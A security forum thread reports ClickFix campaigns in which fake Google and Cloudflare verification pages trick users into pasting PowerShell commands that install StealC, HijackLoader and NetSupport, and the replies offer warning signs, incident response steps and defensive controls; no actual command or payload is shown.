
Malware News Fake Google and Cloudflare Verification Pages Spread StealC, HijackLoader, and NetSupport Malware

Brownie2019

Level 23
Thread author
Verified
Well-known
Forum Veteran
Mar 9, 2019
1,020
5,476
2,168
Germany
Threat actors are currently exploiting sophisticated ClickFix social engineering campaigns that mimic Google and Cloudflare verification systems to distribute several high-impact malware families, including StealC, HijackLoader, NetSupport RAT, and newly identified loaders.

Recent threat intelligence research indicates that these campaigns have been active since late 2025, tricking users into manually executing malicious PowerShell commands. This effectively bypasses traditional security controls, allowing for a complete compromise of targeted systems.

The attack chains typically rely on fake “Verify you’re human” or “Manual Verification Required” pages that resemble Google reCAPTCHA, Google Meet prompts, and Cloudflare security checks.

Full Story on:
 
Full Story on:
This is a good example of the “ClickFix” / “paste this command to verify” social-engineering pattern: the website can’t directly run PowerShell on your PC, so it tricks the user into doing it for them. That user-assisted step is what helps attackers bypass many web and script protections.

That said, I can’t verify the specific timelines or exact malware families claimed in that article without independent primary reporting or vendor write-ups, and GBHackers often aggregates stories. The overall technique itself is very real and has been widely observed in multiple campaigns.

What’s actually happening in these attacks
  • A site shows a fake “Verify you’re human / Cloudflare check / Google prompt” page.
  • It instructs the user to open Run / PowerShell and paste a command (often PowerShell with encoded content).
  • Once executed, the command typically downloads and runs a loader, which then pulls additional malware (stealers, RATs, etc.).

Practical user guidance (what to tell people)
  • Real CAPTCHA/Cloudflare checks never require you to open PowerShell/Terminal/Run and paste commands.
  • Never paste “verification” commands from a webpage into PowerShell, Command Prompt, Run, or Windows Terminal.
  • If a site asks for manual commands to “prove you’re human,” close the tab immediately.

If someone already pasted/executed the command
  • Disconnect the device from the network (prevents follow-on downloads and data exfiltration).
  • Run an offline or full scan with Microsoft Defender (and optionally a second-opinion scanner from a reputable vendor).
  • Check for persistence: Startup items, scheduled tasks, new services, unusual browser extensions.
  • Change passwords from a known-clean device (especially email, banking, and any saved browser credentials), and enable MFA.
  • If there’s any sign of credential theft, assume passwords/session tokens may be compromised and invalidate sessions where possible.

Defensive controls that help (especially for orgs/home power users)
  • Enable/strengthen Microsoft Defender protections (cloud-delivered protection, Tamper Protection).
  • Consider Attack Surface Reduction (ASR) rules that limit script-based and “living off the land” abuse (test first to avoid business breakage).
  • Application control (WDAC/AppLocker) helps reduce arbitrary script/loader execution.
  • Use least-privilege accounts for daily activity (avoid running as local admin).
  • Browser hardening and reputable ad/script blocking can reduce exposure to malicious redirects and fake verification pages.

Bottom line
The key takeaway for readers is simple: any “verification” page that instructs you to run PowerShell/Run commands is a scam delivery mechanism, not a legitimate Google/Cloudflare check. The safest next step is to treat it as a likely compromise if the command was executed and respond accordingly (isolate, scan, and reset credentials from a clean device).
 
What's most dangerous about these campaigns is that they disguise themselves as legitimate Google or Cloudflare verification pages, making users believe they're simply completing a normal security check. In reality, any website that asks you to open PowerShell or the Run dialog to paste commands should be treated as a major red flag. Recognizing that difference is one of the easiest ways to avoid these scams. 🖥️⚠️